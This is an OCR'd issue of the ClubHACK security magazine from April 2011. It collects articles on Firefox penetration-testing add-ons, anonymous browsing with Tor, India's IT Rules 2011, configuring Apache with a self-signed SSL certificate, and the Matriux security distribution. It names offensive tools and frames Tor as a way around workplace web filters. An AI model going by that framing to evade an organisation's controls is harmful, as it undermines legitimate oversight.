
Collection of Web sites related to the information security, vulnerabilities, exploits, and papers. Allowing to carry out direct searches from the browser.

Application Auditing

The three main functions of the security in applications consist in: *Programming*, *Processing* and *Access* to the information. From these points of view, we propose different extensions.

From the programming of the Web site - with the help of *Web Developer* -, to be able to see how the cookies is stored (*allcookies*), until we detect and take advantage of vulnerabilities of the type **XSS** (Cross-Site Scripting), **SQLi** (SQL Injection) and **bypassing authentication forms**.

Adds a context menu to Firefox's cookie manager and permissions dialogs.




Use tamperdata to view and modify HTTP/HTTPS headers and post parameters. Trace and time http response/requests. Security test web applications by modifying POST parameters.

Recommended Addons

We can mention the following addons that are part of our Top 10 in FireCAT.

FireCAT Top 10	
01	Maltego Plugin
02	FoxyProxy
03	FireBug
04	OSVDB search
05	OffSec ExploitDB
06	Tamper Data
07	ChickenFoot
08	Exploit Me
09	SQL Injection
10	Web Developer



SQL Injection vulnerabilities can cause a lot of damage to a web application. A malicious user can possibly view records, delete records, drop tables or gain access to your server. SQL Inject-Me is Firefox Extension used to test for SQL Injection vulnerabilities.

The Web Developer extension adds a menu and a toolbar with various web developer tools.

Where you can find FireCAT?

www.firecat.fr

FireCAT is fully sponsored by NETpeas (www.netpeas.com)

Next Steps

At the moment the catalog offers the possibility to list in categories the extension and to see its description. In the future we hope to be able to make a version served.

Where the final user can discharge and to download: the **Top 10** or based on profiles made by us. Depending on the case of use and proposed scenario.
If you are developer or know what extensions could be included in the inventory, we invite to you to share your knowledge with the community.

FireCAT

Categories	Featured Addon
» Information Gathering	
Whois Location Info	Domain Details ShowIP
Enumeration & Fingerprint	Header Monitor
Data Mining	Maltego Firefox Plugin ? The Mesh!
Googling & Spidering	Advanced Dork
» Proxies & Web Utilities	FoxyProxy Standard
» Editors	Firebug and its derivations like Flashbug, FirePath, Firecookie, FireRainbow
» Network Utilities	
Intrusion Detection System	Firekeeper
Sniffers	FFsniFF (FireFox sniFFer)
Wireless	JiWire Wi-Fi Toolbar
Passwords	Fireforce
Protocols & Applications	SIDU DB Web GUI (MySQL + Postgres + SQLite)
» Misc	
Tweaks & Hacks	Greasemonkey
Encryption / Hashing	Net-Force Tools (Firefox Extension)
Antivirus & Malware Scanner	BitDefender QuickScan
Anti Spoof	refspoof
Anti-phishing / Pharming / Jacking	Netcraft Toolbar
Automation	iMacros for Firefox
Logs / History	Slogger
Backup & Synchronization	FEBE
» IT Security Related	Offsec Exploit-DB Search
» Application Auditing	Exploit-Me

Related Projects

Mantra

Mantra is a collection of free and open source tools integrated into a web browser, which can become handy for students, penetration testers, web application developers, security professionals etc. It is portable, ready-to-run, and compact. It follows the true spirit of free and open source software
www.getmantra.com

Privacy and Security Firefox Portable

Privacy and Security Firefox Portable is a heavily modified version of Mozilla Firefox, 3.6.8 Portable Edition that includes many improvements made to enhance privacy, security, and anonymity above and beyond that of the default Firefox configuration.
http://sourceforge.net/projects/securityfirefox

Sandboxing Firefox

What is Sandboxing?

It is a technique used to separate programs in execution. It is generally used to execute codes and programs; that have not been tested with the purpose of not access to the system or user's files.

IronFox

IronFox is Firefox in a sandbox for Mac, or more correctly, an application shell script wrapper that starts Firefox in a sandbox. The policy is bundled within the app, should there be any desire to inspect the policy before use.
http://www.romab.com/ironfox

Dell KACE Secure Browser

It provides virtualization for Firefox in the environment Windows, with the plugins of Adobe Reader and Flash, including the possibility to restrict Web sites, what applications they will be executed, it uses a simple interface of administration. It also provides statistics of detected and blocked processes.
http://www.kace.com/products/freetools/secure-browser

Sandboxie

Sandboxie runs your programs in an isolated space which prevents them from making permanent changes to other programs and data in your computer. *Secure Web Browsing:* Running your Web browser under the protection of Sandboxie means that all malicious software downloaded by the browser is trapped in the sandbox and can be discarded trivially.
http://www.sandboxie.com

Maximiliano Soler
@maxisoler

Security Analyst working in an International Bank and participating in some Projects like Vulnerability Database, Zero Science Lab, OWASP. Fanatic of open standards.

Being Invisible on the Internet

Introduction

Today there is a match between India and Australia. You got an SMS from your friend that India need 10 more runs in the last over to win. You try to open Cricinfo.com from your office and.... guess what!!!... ""*The web site was restricted by the rule 'Block Access Rules\Block - Sports & Cricket. Your attempt to access this site has been recorded. Please contact the IT Helpdesk if you need access to this site for business purpose*".

Now the next thought that comes to mind is to by pass the rules!!! You want to access Cricinfo.com and at the same time don't want to be tracked for your Internet activities. Here comes in the idea of being invisible on the Internet using the magical phenomenon of Anonymous Browsing.

Anonymous Browsing

When accessing any website, the Web server keeps some information to track the client. The Client shares its IP and other information to establish a connection with the server. Web server also creates and access cookies on the client machine and uses all these information to track the user.

Anonymous browsing is a normal web browsing method in which most of the user's identity is hidden. Anonymity can be achieved by using proxy tools, here in the user's IP address is shared with the anonymous proxy server only. The Proxy server creates a connection with the target site on the behalf of the user. In this case only the proxy server's identity is shared with the Web server. The Proxy server hides the user's identity by redirecting communication through itself. A good anonymous proxy server creates a SSL or TSL tunnel with the anonymous surfer.

What are these restrictions?

- **Internet Censorship**

  Censorship is a mechanism used by the Government to achieve counter intelligence by deleting or restricting any information of value to the enemy or is against the country.

  Intent Censorship is control or suppression of the publishing or accessing of information on the Internet. The Government blocks or bans websites to ensure the country's security and harmony.


- **Region based Restrictions**

  There can be two types of region based restrictions:

1. No access for the outside countries or continent. For example pandora.com cannot be accessed outside of the US.
2. Access is restricted for the countrymen. For example Facebook is banned in Iran.

- **Restrictions by organizations or institutes**

  Most organizations or institutes restrict their employees or students from accessing the unnecessary sites like Facebook, Cricinfo or pornographic sites. Normally these sites are blocked by firewall or other traffic filtering device.



Case Study: Tor

Tor is an open source system designed for online anonymity. Tor is an implementation of onion routing, connected through a network of systems run by volunteers across the globe. The Tor system is composed of a client software and network of servers to relay encrypted traffic. Tor client allows users to anonymise their IP. For example if you are accessing google.com then Google will record your IP and other information and one can be tracked by this information. In case of Tor, Google will record Tor's IP and your identity will be hidden.


Whatismyip.com shows your IP address for the Internet. For testing anonymity achieved by Tor, you can check your public IP before and after running Tor. The IP shown by whatismyip.com will be different after running TOR. As soon as you start Tor client, it connects user to an anonymous network. It assigns a random IP to the user from different continent. Now if you try to open google.com, Google may present Google Indonesia or Google America's index page depending on the IP assigned by the Google. It clearly shows Google is identifying you as an Indonesian or American which is not your true identity on the Internet.

Whatismyip.com page before and after running Tor


IP Address before running Tor (IP from INDIA)

IP Address before running Tor (IP from Germany)

Google's home page before and after running Tor



Google India Page (Before running Tor)



Google Deutschland Page (After running Tor)

Onion Routing

Onion routing is a network of multiple relay routers that only knows the IP of last connecting node and nothing behind it. Onion router gets the encrypted message with next hop's address only. This way none of the nodes can track down the user.

Combating with Proxy Tools

There is no perfect way to block anonymous servers. They keep changing user's IP to ensure true anonymity. Blocking number IPs though belonging to volunteers is not the best way to combat proxy tools. Still there are some ways to detect proxy servers.

Random Audit

Organization should audit employees Desktops or Laptops for proxy tools. It should happen periodically and randomly.

Administrator control

Administrator should use a utility to monitor clients. There are number of utilities available in market to serve this. With the help of these utilities, the administrator can remotely monitor what all programs or processes are running on any machine in the organization.

Nessus Plugin

There are few Nessus plugins are available in the market which can detect well known tunneling tools. Here is the link to the reference page.

Pros and Cons of Anonymous Browsing

Pros:

1. Protects online privacy & helps in hiding identity.
2. Freedom of accessing restricted useful information.
3. Keep user's session untraceable.
4. Bypass Internet Censorship.

Cons:

1. Cyber criminals can be untraceable.
2. Children can use anonymous proxies to access inappropriate contents.

References

http://en.wikipedia.org

http://www.torproject.org

Manish Chasta
manishchasta@live.com

Manish Chasta is a CISSP and Certified Digital Evidence Analyst, working with Paladion Networks as Senior Security Consultant.

The Information Technology Rules, 2011

The Information Technology (Reasonable security practices and procedures and sensitive personal information) Rules, 2011.

We Indians are very social by nature and give very less importance to "Privacy"; let it be our personal privacy or data/corporate privacy. We, by nature want to share everything with everyone, let be our new crush or "details" of our new project at work. But this causes lot of problems in our personal as well professional life. For personal privacy we have no control or "law" to keep check on what we share, but for professional privacy especially of a digital data we have a law called "The Information Technology Act, 2000" (IT Act). Sec. 43 and 43A of the IT Act focuses of "data privacy".

Sec. 43A of the IT Act, 2000 reads as follows,

"Where a body corporate, possessing, dealing or handling any sensitive personal data or information in a computer resource which it owns, controls or operates, is negligent in implementing and maintaining reasonable security practices and procedures and thereby causes wrongful loss or wrongful gain to any person, such body corporate shall be liable to pay damages by way of compensation to the person so affected.

Explanation. — For the purposes of this section,—

(i) "body corporate" means any company and includes a firm, sole proprietorship or other

association of individuals engaged in commercial or professional activities;

(*ii*) "reasonable security practices and procedures" means security practices and procedures designed to protect such information from unauthorised access, damage, use, modification, disclosure or impairment, as may be specified in an agreement between the parties or as may be specified in any law for the time being in force and in the absence of such agreement or any law, such reasonable security practices and procedures, as may be prescribed by the Central
Government in consultation with such professional bodies or associations as it may deem fit;"

Here, it was not defined by the law "What is sensitive personal data or information" and though explanation of "reasonable security practices and procedures" has been provided it is too vague and open for interpretation.

Hence, to address the issue, on February 7, 2011, the Department of Information Technology, published draft rules titled (The Information Technology (Reasonable Security Practices and Procedures and Sensitive Personal Information) Rules, 2011) in exercise of the powers conferred by Section 87(2) (ob), read with Section 43A of the Information Technology Act, 2000.

Its features are as follows:-

Rule 3 defines Sensitive personal data or information which includes,

Information collected, received, stored, transmitted or processed by body corporate or intermediary or any person, consisting of :-

(i) password,
(ii) user details as provided at the time of registration or thereafter,
(iii) information related to financial information such as Bank account / credit card / debit card / other payment instrument details of the users,
(iv) Physiological and mental health condition,
(v) Medical records and history,
(vi) Biometric information,
(vii) Information received by body corporate for processing, stored or processed under lawful contract or otherwise,
(viii) Call data records.

Provided the information available under the Right to Information Act or any other law shall not be treated as Sensitive personal data or information.

Rule 4 makes mandatory for Corporates to provide policy for privacy and disclosure of information. It says that, any person or body corporate that collects, receives, possess, stores, deals or handle such Sensitive personal data or information should provide privacy policy for the protection of same.

Such policy shall provide for:-

(i) Type of personal or sensitive information collected under sub-rule (ii) of rule 3;
(ii) Purpose, means and modes of usage of such information;
(iii) Disclosure of information as provided in rule 6.

As per **Rule 5** person or body corporate collecting information shall state the purpose and necessity of collecting the information. Moreover, while collecting information directly from the individual concerned, the body corporate or any person shall take such steps as are, in the circumstances, reasonable to ensure that the individual concerned is aware of :-

(a) the fact that the information is being collected,
(b) the purpose for which the information is being collected,
(c) the intended recipients of the information, and
(d) the name and address of :-

(i) the agency that is collecting the information, and

(ii) the agency that will hold the information.

Hence, as per this rule all Companies who outsources their work are under legal obligation to disclose the information about the outsourcing companies to the concerned providers of the information.

The rule also provides that companies or persons holding sensitive personal information shall not keep that information for longer than is required for the purposes for which it is required.

Body corporate or any person shall also provide an option to the provider of the information to opt-in or opt-out.

Rule 6 provides for the manner in which Information should be disclosed to the third party.
It also provides that the Government agencies can collect the Sensitive personal data or information for the purpose of verification of identity, or for prevention, detection, investigation, prosecution, and punishment of offences. Provided Government shall also state that the information thus obtained will not be published or shared with any other person.

Rule 7 provides technical requirements for the protection of Sensitive personal

information i.e. what constitutes "**Reasonable Security Practices and Procedures".**

It provides that, The International Standard IS/ISO/IEC 27001 on "Information Technology –
Security Techniques – Information Security Management System – Requirements" has been adopted by the country. Any person or body corporate implements the said security standards is said to have implemented reasonable security practices and standards. Rule also requires a comprehensive documented information security programme and information security policies that contain managerial, technical, operational and physical security control measures that are commensurate with the information assets being protected to said to have complied with reasonable security practices and standards.
If any industry association or cluster are following other than IS/ISO/IEC
27001 codes of best practices for data protection shall get their codes approved and notified by the Government.

These draft rules were open to public suggestions till Feb 28 and the deadline is now over. Which means that India will now have its own law defining what 'personal information' is and what security practices should be taken for its protection. All said and done, this law also has many shortcomings which hopefully will get sorted out in due course of time.

Sagar Rahukar
sr@asianlaws.org

Sagar Rahukar, a Law graduate, is Head(Maharashtra) at Asian School of Cyber Laws. Sagar specializes in Cyber Law, Intellectual Property Law and Corporate Law. Sagar also teaches law at numerous educational institutes and has also trained officials from various law enforcement agencies.

Configuring Apache SSL

Introduction

Apache is the most common web server used now a days, you would have already configured apache many times but what about configuring it with SSL i.e. using apache to service on the https protocol, i assume you have already configured basic apache server and have also enabled the SSL module, if not please refer to my previous post on Configuring Apache Web server.

The following post is an extremely simplified step by step guide to configure SSL in apache using Self Signed Certificates you can also use a real certificate issued by a CA if you have it.

Prerequisites

1) Apache with SSL module enabled
2) openssl installed

Step 1) Generate a Private Key

We will use the openssl toolkit for generating a RSA Private Key and Certificate Signing Request, as the first step.

The command below will create a 1024bit key using 3des

```
abhishek@kashipur.in:~$
opensslgenrsa -des3 -out
server.key 1024
Generating RSA private key, 1024
bit long modulus
.....................++++++
.........................++++++
unable to write 'randomstate'
e is 65537 (0x10001)
Enter pass phrase for
server.key:
Verifying - Enter pass phrase
for server.key:
```

Step 2) Generate a CSR (Certificate Signing Request)

Once the key is generated you will need to make a CSR or Certificate Signing Request, using the following command you can generate a CSR in this process you would be asked to enter various parameters as shown below.

```
abhishek@kashipur.in:~$
opensslreq -new -key server.key
-out server.csr

Enter pass phrase for
server.key:
```

```
You are about to be asked to
enter information that will be
incorporated
into your certificate request.
What you are about to enter is
what is called a Distinguished
Name or a DN.
There are quite a few fields but
you can leave some blank
For some fields there will be a
default value,
If you enter '.', the field will
be left blank.
-----
Country Name (2 letter code)
[AU]:IN
State or Province Name (full
name) [Some-State]:UK
Locality Name (eg, city)
[]:Kashipur
Organization Name (eg, company)
[Internet Widgits Pty
Ltd]:Kashipur Networks
Organizational Unit Name (eg,
section) []:
Common Name (eg, YOUR name)
[]:kashipur.net
Email Address []:abhishek at
kashipur dot net
Please enter the following
'extra' attributes
to be sent with your certificate
request
A challenge password []:
An optional company name []:
```

Step 3) Remove Pass phrase from Key

This is an optional step if you skip this you will have to go to the server as and when the server restarts to enter the pass phase :) , use the following commands to get rid of this problem.

```
abhishek@kashipur.in:~$
cpserver.key server.key.org
abhishek@kashipur.in:~$
opensslrsa -in server.key.org -
out server.key

Enter pass phrase for
server.key.org:
writing RSA key
```

Step 4) Generating a Self-Signed Certificate

Once you have your Key and CSR ready its time to generate the Certificate use the following command to generate a certificate.

```
abhishek@kashipur.in:~$ openssl
x509 -req -days 365 -in
server.csr -signkeyserver.key -
out server.crt
Signature ok
subject=/C=IN/ST=UK/L=Kashipur/O
=Kashipur
Networks/CN=kashipur.net/emailAd
dress=abhishek at kashipur dot
net
Getting Private key
```

Step 5) Copy Certificate and Key to Apache Folder

After following the steps listed above you would have the following files generated.

```
abhishek@kashipur.in:~$ ls -l
-rw-r--r-- 1 abhishekabhishek
952 2009-06-12 14:30 server.crt
-rw-r--r-- 1 abhishekabhishek
704 2009-06-12 14:27 server.csr
-rw-r--r-- 1 abhishekabhishek
887 2009-06-12 14:29 server.key
-rw-r--r-- 1 abhishekabhishek
963 2009-06-12 14:28
server.key.org
```

Copy the crt and key file to a preferable location inside the apache configuration folder generally /etc/apache2/cert using the following command.

```
abhishek@kashipur.in:~$ cp
server.crt server.key
/etc/apache2/cert
```

Step 6) Configure Apache with SSL

Once you have your Certificate and Key copied, modify your httpd.conf to reflect the following.

```
SSLEngine on
SSLCertificateFile
/etc/apache2/cert/server.crt
SSLCertificateKeyFile
/etc/apache2/cert/server.key
SetEnvIf User-Agent ".*MSIE.*"
nokeepalivessl-unclean-shutdown
CustomLog logs/ssl_request_log \
"%t %h %{SSL_PROTOCOL}x
%{SSL_CIPHER}x \"%r\" %b"
```

Ensure apache is listening to Port 443 if not add the Listen Directive. After making these changes it is preferable to verify the configuration file using the following command.

```
abhishek@kashipur.in:~$
apache2ctl configtest
Syntax OK
```

Once you see Syntax OK you are ready to use https.

Step 7) Restart Apache and test

To apply the changed configuration you need to restart apache which can be done using the following command.


```
root@kashipur.in:~# service
apache2 restart
```

or

```
root@kashipur.in:~# service
httpd restart (in many cases)
```

Once you restart test it by appending https:// to the URL

Happy HTTPS :)



Abhishek Nagar
abhishek@chmag.in
http://abhishek.nagar.me/

MATRIUX VIBHAG Introduction – Part 2

Introduction

Last issue was all about what made us come with Matriux and the reason we came into existence. We in this free world of Linux follow its true spirit and extend our thoughts to the limits of penetration testing and forensics to enhance the quality of "Security".

Now this edition let's talk about the one in action, The Matriux Distribution. Matriux though to come as the Asia's first Security Distribution now being used worldwide with many government organizations in India and other countries using it as their "tool". Matriux in its course though went through builds was released with two major flavors

1. Matriux Lithium and
2. Matriux Xenon

Matriux as a Security Distribution

Matriux Lithium is a KDE based environment, KDE which most of the professionals prefer to play with as their key desktop environment. However we looked upon the idea holding "**MINIMALISM IS THE KEY**" and that made us to work with lighter environments, after a series of builds Matriux finally came up with the GNOME flavor introduced with Matriux Xenon.

Matriux Xenon previews a gnome flavor with a 2.6.32-24-generic kernel based on Ubuntu support every sort of device and network interface, the best hardware supportive and user friendly security distribution so far.

Tools and support

Matriux Xenon holds some of the best and well known of the hacking tools, by which we mean the penetration testing tools; not just confined to penetration testing Matriux also provides a handful of applications the quench the forensic investigations.

As claimed Matriux can turn any of your old machines into a powerful testing machine, so don't throw your old boxes just go ahead with Matriux!

Conclusion

It's all been about the distribution and the articulated stuff till now, Enough of talks about all these let us see it in action keep your eyes open, as great things are yet to uncover. See the tiger in action next edition!!!

"WE ARE YOUNG BUT WE ARE NOT VIRGINS"

-Team Matriux

TEAM MATRIUX

http://www.matriux.com/

follow @matriux on twitter.

ClubHACK

Happy & Safe Surfing...

Issue 15 | Apr 2011

Design: @pankit_thakkar

www.clubhack.com